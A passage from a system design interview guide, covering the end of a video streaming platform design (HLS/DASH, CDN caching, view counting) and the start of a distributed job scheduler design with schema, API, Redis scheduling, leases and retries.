Recommended: encode once into CMAF (fragmented MP4) segments and write both an HLS and a DASH manifest pointing to them.

```
# master.m3u8 (HLS master playlist)
#EXTM3U
#EXT-X-STREAM-INF:BANDWIDTH=400000,RESOLUTION=426x240
240p/index.m3u8
#EXT-X-STREAM-INF:BANDWIDTH=1500000,RESOLUTION=854x480
480p/index.m3u8
#EXT-X-STREAM-INF:BANDWIDTH=3000000,RESOLUTION=1280x720
720p/index.m3u8
#EXT-X-STREAM-INF:BANDWIDTH=6000000,RESOLUTION=1920x1080
1080p/index.m3u8

# 720p/index.m3u8 (media playlist)
#EXTM3U
#EXT-X-TARGETDURATION:4
#EXTINF:4.0,
seg_00001.m4s
#EXTINF:4.0,
seg_00002.m4s
```

```python
# simplified player ABR rule (throughput based)
def pick_rendition(renditions, measured_bps, buffer_s):
    safety = 0.8 if buffer_s > 10 else 0.5     # be careful when buffer low
    ok = [r for r in renditions if r.bandwidth <= measured_bps * safety]
    return max(ok, key=lambda r: r.bandwidth) if ok else renditions[0]
```

How do we serve 1+ Tbps of video cheaply with a CDN?

The problem: 1 Tbps average egress cannot come from one data center, and a viewer in Mumbai should not fetch bytes from Virginia.

Option	Pros	Cons
Serve from origin object store	Simple	Expensive egress, high latency far away
Third-party CDN (CloudFront, Akamai)	Global, quick to adopt	Cost at YouTube scale
Own edge caches inside ISPs (Google Global Cache, Netflix Open Connect)	Cheapest per GB at huge scale, closest to user	Big investment

Recommended: a CDN in front of the segment bucket, with a tiered cache (edge -> regional shield -> origin). Video views follow a long-tail pattern: a small set of popular videos makes most traffic, so edge hit ratios of 90%+ are common. For new viral videos, pre-warm the edge by pushing the first segments of the top renditions. Segment URLs are immutable (content never changes), so set `Cache-Control: max-age=31536000, immutable`. Long-tail old videos can be stored in cheaper storage classes and only a few renditions kept hot.

```
viewer -> Edge PoP (hit 90%) -> Regional shield (hit 8%) -> Origin S3 (2%)
```

How do we count views at scale without hurting the database?

Viral videos get thousands of views per second. `UPDATE videos SET views = views + 1` would lock one row thousands of times per second.

Option	Pros	Cons
Increment DB row per view	Exact, simple	Hot row, slow
Redis INCR per video	Fast	Memory only, lose on crash unless persisted
Kafka events + stream aggregation, batch write	Scales, durable, allows dedup and fraud filtering	Counts lag by seconds to minutes


Recommended: send view events to Kafka, aggregate per video in a stream processor (Flink) every 10 seconds, and add the totals to the DB and a Redis cache. Real YouTube also validates views (bots, refresh spam), which this pipeline makes possible.

```python
# stream job: tumbling 10 s window
counts = defaultdict(int)
for ev in kafka.consume("views", window_s=10):
    if is_valid(ev):            # dedup by (user, video, 30 s)
        counts[ev.video_id] += 1
for vid, n in counts.items():
    db.execute("UPDATE videos SET views = views + %s WHERE video_id=%s",
               n, vid)
    redis.incrby(f"views:{vid}", n)
```

What happens when transcoding workers fail?


Each job is a message on a queue with a visibility timeout. If a worker crashes, the message reappears and another worker picks it up. Jobs write to deterministic paths, so a duplicate run is harmless. After 3 failures a job goes to a dead letter queue, and the video is marked `failed` with an alert. The raw file stays in storage, so we can always re-run the whole DAG.

8. Final architecture



Component	Job	Technology example
API Gateway	Auth, routing, rate limit	Envoy, AWS API Gateway
Video Service	Metadata, upload sessions, status	Stateless service
Metadata DB	Video rows, upload state	Postgres or Cassandra, + Redis cache
Raw storage	Original uploads	S3 / GCS multipart
Orchestrator	DAG of transcode steps	Temporal, Step Functions, Airflow
Encode workers	Split, encode, package	FFmpeg on autoscaled VMs / spot
Segment storage	CMAF segments, HLS/DASH manifests	S3 + lifecycle tiers
CDN	Serve segments near users	CloudFront, Akamai, own edge caches
View pipeline	Count views at scale	Kafka + Flink + Redis

Deployment map (AWS)



Video bytes never touch the API path: uploads land in the raw bucket, encode workers write segments to a second bucket, and the CDN serves them to viewers.

9. Common mistakes and interviewer follow-ups

- Mistake: sending video bytes through API servers. 46 Gbps of uploads would need a huge fleet. Say: “pre-signed URLs, client uploads straight to object storage.”
- Mistake: one huge upload request. A failure at 95% restarts from zero. Say: “multipart chunks, track finished parts, resume.”

- Mistake: storing one MP4 and streaming it. It stalls on slow networks. Say: “ABR with HLS/DASH, 4 s segments, several renditions.”
- Mistake: encoding the whole video on one machine. A 1 hour 4K video takes hours. Say: “split on keyframes, fan out to many workers, DAG with retries.”
- Mistake: counting views with a DB update per view. Hot row locks. Say: “Kafka plus windowed aggregation, batch writes.”
- Mistake: forgetting the CDN math. 1 Tbps from origin is impossible and expensive. Say: “edge + shield caches, immutable segment URLs, 90%+ hit ratio.”
- Follow-up: “How do you save storage?” Answer: keep fewer renditions for rarely watched videos, move old raw files to cold storage, and re-encode popular videos with AV1 for 30% smaller files.
- Follow-up: “How do you make a video playable faster?” Answer: publish the low resolutions first, then add higher ones to the manifest as they finish.

10. One-page cheat sheet

Topic	Key point
Scale	1M uploads/day, 100M views/day
Upload ingress	~46 Gbps; storage ~1.25 PB/day
Egress	~1 Tbps avg, CDN required
Metadata	Tiny: ~12 writes/s, ~6k reads/s peak
Upload	Multipart, 16 MB parts, pre-signed URLs, resumable
Transcode	Split on keyframes, DAG, parallel workers, idempotent jobs
Formats	CMAF segments, HLS (.m3u8) + DASH (.mpd), 2-6 s segments
ABR	Player picks rendition by bandwidth and buffer
CDN	Edge -> shield -> origin, immutable URLs, pre-warm viral
Views	Kafka + Flink 10 s windows, batch DB updates
Failures	Queue retries, DLQ, raw kept for re-run
CAP	AP; new video can take minutes to appear

Sources

- Hello Interview: Design a Video Streaming Platform Like YouTube
- AWS docs: Uploading objects using multipart upload
- Apple: HTTP Live Streaming
- Netflix Tech Blog: High quality video encoding at scale
- Netflix Open Connect overview
- System Design Primer (GitHub)

16. Job Scheduler (Medium)

> A distributed job scheduler is “cron for a whole company”. Users say “run this task now”, “run it at 3 pm Friday”, or “run it every day at 10 am”, and the system makes sure it runs on time on some worker machine, records whether it worked, and retries if it failed. Think Airflow, AWS EventBridge Scheduler, or Kubernetes CronJobs at large scale. The interviewer is really testing scheduling precision (running jobs within a couple of seconds of their time when there are billions of future jobs), at-least-once execution without accidental double runs, and how workers fail and recover.

1. Functional requirements

Two terms first. A task is the reusable piece of work, like “send an email”. A job is one scheduled instance of a task with parameters and a time, like “send an email to john@example.com at 10:00 Friday”. Each actual run of a job is an execution.

Core (must have):

1. Users can schedule a job to run immediately, at a future time, or on a recurring schedule (a cron expression such as `0 10 * * *`).
2. Users can see the status of each job and its executions (pending, running, succeeded, failed) with logs.
3. Failed executions are retried with backoff, then moved to a dead letter queue.
4. Users can cancel a job.

Below the line (out of scope):

1. DAGs of dependent jobs (job B after job A). That is a workflow engine, a layer on top.
2. Resource-aware placement (GPUs, memory). Assume homogeneous workers.
3. Multi-tenant billing and quotas.

2. Non-functional requirements

1. Precision: a job starts within 2 seconds of its scheduled time (p99).
2. Throughput: 10,000 job executions per second at peak.
3. Reliability: at-least-once execution. A scheduled job is never silently skipped. Duplicate runs are rare and handled with idempotency.
4. Durability: once the API returns 201, the job survives any single machine or zone failure.
5. Availability: 99.9% for scheduling API; execution keeps going even if the API is down.
6. Status reads may be eventually consistent (a few seconds old).
7. CAP: the job store prefers consistency for claiming work (two workers must not both believe they own a job for long), while status views are AP.

3. Back-of-the-envelope estimates

Assumption	Number
Peak executions per second	10,000
Average executions per second	2,000
Job definition size	1 KB
Execution record size	500 B
Average job runtime	30 s
Retention of execution history	1 year

```
Executions per day:
  2,000/s x 86,400              = ~173M per day

Storage for executions:
  173M x 500 B                  = ~86 GB/day
  x 365                         = ~31 TB/year  -> partition by time

Concurrent running jobs (Little's law: L = rate x time):
  10,000/s x 30 s               = 300,000 running at peak
  if one worker runs 50 jobs at once -> 6,000 workers at peak

Scheduler reads:
  every 1 s, fetch jobs due in next window
  10,000 due per second -> one indexed range query per second per shard
```

4. Core entities

- Task: the code to run. Fields: task_id, name, handler (container image or function), default timeout.
- Job: a schedule for a task. Fields: job_id, user_id, task_id, params, schedule (one-off time or cron), next_run_at, status (active, paused, cancelled).
- Execution: one run. Fields: execution_id, job_id, scheduled_at, status, attempt, worker_id, started_at, finished_at, error.
- Worker: a machine that runs executions. Fields: worker_id, heartbeat_at, capacity.
- Lease: a time-limited claim of an execution by a worker.

```sql
CREATE TABLE jobs (
  job_id       UUID PRIMARY KEY,
  user_id      BIGINT NOT NULL,
  task_id      TEXT NOT NULL,
  params       JSONB,
  cron_expr    TEXT,                  -- null for one-off jobs
  next_run_at  TIMESTAMPTZ NOT NULL,
  status       TEXT NOT NULL DEFAULT 'active'
);

CREATE TABLE executions (
  execution_id  UUID PRIMARY KEY,
  job_id        UUID NOT NULL,
  scheduled_at  TIMESTAMPTZ NOT NULL,
  status        TEXT NOT NULL,        -- pending/running/succeeded/failed
  attempt       INT NOT NULL DEFAULT 0,
  worker_id     TEXT,
  lease_until   TIMESTAMPTZ,
  error         TEXT,
  UNIQUE (job_id, scheduled_at)       -- one execution per tick
);
CREATE INDEX ON executions (status, scheduled_at);
```

The `UNIQUE (job_id, scheduled_at)` constraint is quietly important: it stops two schedulers from creating the same execution twice.

5. API design

`POST /v1/jobs` – create a job.

```
// request
{ "task_id": "send_email",
  "params": { "to": "john@example.com", "template": "weekly" },
  "schedule": { "type": "cron", "expr": "0 10 * * *",
                "tz": "America/New_York" },
  "max_retries": 3, "timeout_s": 300 }
// 201
{ "job_id": "j_42", "next_run_at": "2026-11-04T15:00:00Z" }
```

`schedule.type` can be `immediate`, `at` (with `run_at`), or `cron`. Status: 201, 400 bad cron, 401. Auth: user JWT; header `Idempotency-Key` makes retries of this call safe.


`GET /v1/jobs/{job_id}` – job definition and next run. 200 / 404.

`GET /v1/jobs/{job_id}/executions?status=failed&cursor=...` – execution history, newest first.

```
{ "executions": [
    { "execution_id": "e_9", "scheduled_at": "2026-11-03T15:00:00Z",
      "status": "failed", "attempt": 3, "error": "SMTP timeout" } ],
  "next_cursor": "e_8" }
```

`DELETE /v1/jobs/{job_id}` – cancel future runs. Returns 204.


6. High-level design



How will users schedule a job?

1. Client calls `POST /v1/jobs`.
2. Job API validates the cron expression and computes `next_run_at` in UTC.
3. It inserts the job row. If `next_run_at` is within the next few minutes, it also creates the execution right away (see two-tier design below).

4. Returns 201 with the job ID.



How will jobs actually run?

1. The Scheduler finds executions whose time has arrived.
2. It puts each one on a queue.
3. A free worker pulls a message, marks the execution `running` with a lease, and runs the task.
4. On success it marks `succeeded`. On failure it schedules a retry or marks `failed`.
5. For recurring jobs, after creating an execution, the Scheduler computes the next cron time and updates `jobs.next_run_at`.

How will users monitor jobs?

1. Workers write status and a pointer to logs (stored in S3) on the execution row.
2. `GET /executions` reads from the DB, or a read replica, by `job_id`.

7. Deep dives

How do we start jobs within 2 seconds of their scheduled time?

The problem: there might be billions of future jobs. Polling the database every second with `WHERE next_run_at <= now()` across all of them is heavy, and polling less often makes jobs late.

Option	How	Pros	Cons
Poll DB every second	Range query on index	Simple	Heavy DB load at scale, lock contention between pollers

Option	How	Pros	Cons
Poll DB every minute	Cheaper	Simple	Up to 60 s late
Two-tier: DB + in-memory/Redis sorted set	Every few min load jobs due soon into a fast timer store; fire from there	Precise and cheap	Two components to keep in sync
Delayed queue (SQS delay up to 15 min)	Message invisible until due	Managed, precise	15 min max delay, so still needs a DB tier

Recommended: two tiers.

- Tier 1 (durable): the database holds every job and execution. Every 5 minutes, a watcher queries "executions due in the next 5 minutes" and loads them into tier 2.
- Tier 2 (precise): a Redis sorted set where the score is the run time (epoch ms). A loop checks every 100-500 ms for items whose score is now or earlier and pushes them to the work queue.

```
 Job DB  --(every 5 min: due in next 5 min)-->  Redis ZSET "due"
                                                  score = run_at ms
                                                      |
                                  every 200 ms: ZRANGEBYSCORE 0 now
                                                      v
                                                Work queue -> workers
```

Popping must be atomic so two scheduler instances never both take the same item. A small Lua script does "get due items and remove them" in one step:

```lua
-- KEYS[1] = due zset, KEYS[2] = ready list
-- ARGV[1] = now_ms, ARGV[2] = batch size
local items = redis.call('ZRANGEBYSCORE', KEYS[1], 0, ARGV[1],
                         'LIMIT', 0, ARGV[2])
for _, id in ipairs(items) do
  redis.call('ZREM', KEYS[1], id)
  redis.call('LPUSH', KEYS[2], id)
end
return #items
```

A job created for "in 30 seconds" skips the 5 minute wait: the API inserts it into the DB and also directly into the Redis set. If Redis is lost, the next watcher pass reloads everything still `pending` from the DB, so nothing is skipped, just delayed by up to one pass.

An alternative Hello Interview mentions is replacing Redis with SQS delayed messages (delay up to 15 minutes), which removes the need to run Redis yourself.

How do we guarantee at-least-once execution?

At-least-once means every job runs one or more times; never zero. The danger points are: the scheduler crashes after reading a job but before enqueuing it, or a worker crashes halfway through.

Failure	Protection
Scheduler crashes before enqueue	Execution row stays `pending` in DB; next watcher pass re-adds it
Queue loses message	Use a durable queue (SQS, Kafka); DB sweep for old `pending` rows
Worker crashes mid-run	Lease expires, message becomes visible again, another worker retries
Worker hangs forever	Timeout per task; lease not renewed, so it is reclaimed
Task throws an error	Retry with exponential backoff, then dead letter

Leases are the core idea. A worker does not own an execution forever; it owns it until `lease_until`, and it renews the lease with a heartbeat every few seconds while running.

```
-- claim: only succeeds if no one else holds a live lease
UPDATE executions
   SET status = 'running', worker_id = :me,
       lease_until = now() + interval '30 seconds',
       attempt = attempt + 1
 WHERE execution_id = :id
   AND (status = 'pending'
        OR (status = 'running' AND lease_until < now()))
RETURNING attempt;
```

```
def run(execution_id):
    if not claim(execution_id):           # 0 rows -> someone else has it
        return
    stop = start_heartbeat(execution_id, every_s=10)  # extend lease
    try:
        execute_task(execution_id, timeout_s=300)
        mark(execution_id, "succeeded")
    except Exception as e:
        handle_failure(execution_id, e)
    finally:
        stop()
```

With SQS, the visibility timeout plays the same role: a message received but not deleted becomes visible again after the timeout. Workers extend it with `ChangeMessageVisibility` while working.

How do we prevent duplicate execution, and what if it happens anyway?

At-least-once means duplicates are possible (a worker finishes the work but crashes before marking success, so the lease expires and someone runs it again). We reduce them and make them harmless.

Layer	Technique
Creating executions	`UNIQUE (job_id, scheduled_at)` so two schedulers cannot create the same tick
Claiming	Conditional UPDATE / lease, so only one live owner

Layer	Technique
Stale owner	Fencing token: the `attempt` number. Side effects carry it, and old attempts are rejected
Side effects	Idempotency key = execution_id passed to downstream APIs

```
# task code: make side effects idempotent
def send_email(execution_id, to, template):
    # the email provider dedups on this key for 24 h
    provider.send(to=to, template=template,
                  idempotency_key=str(execution_id))
```

The honest answer to “can you guarantee exactly once?” is: not across a network with crashes. You get at-least-once delivery plus idempotent handlers, which is “effectively once”.

How do retries and the dead letter queue work?

Option	Pros	Cons
Immediate retry	Fast recovery from blips	Hammers a broken dependency
Fixed delay	Simple	Many jobs retry at the same moment
Exponential backoff with jitter	Spreads load, gives systems time to recover	Slower recovery

Recommended: exponential backoff with jitter (random spread). Retry is just scheduling a new attempt time back into the same sorted set.

```
import random

def handle_failure(execution_id, err, max_retries=3, base_s=10):
    ex = load(execution_id)
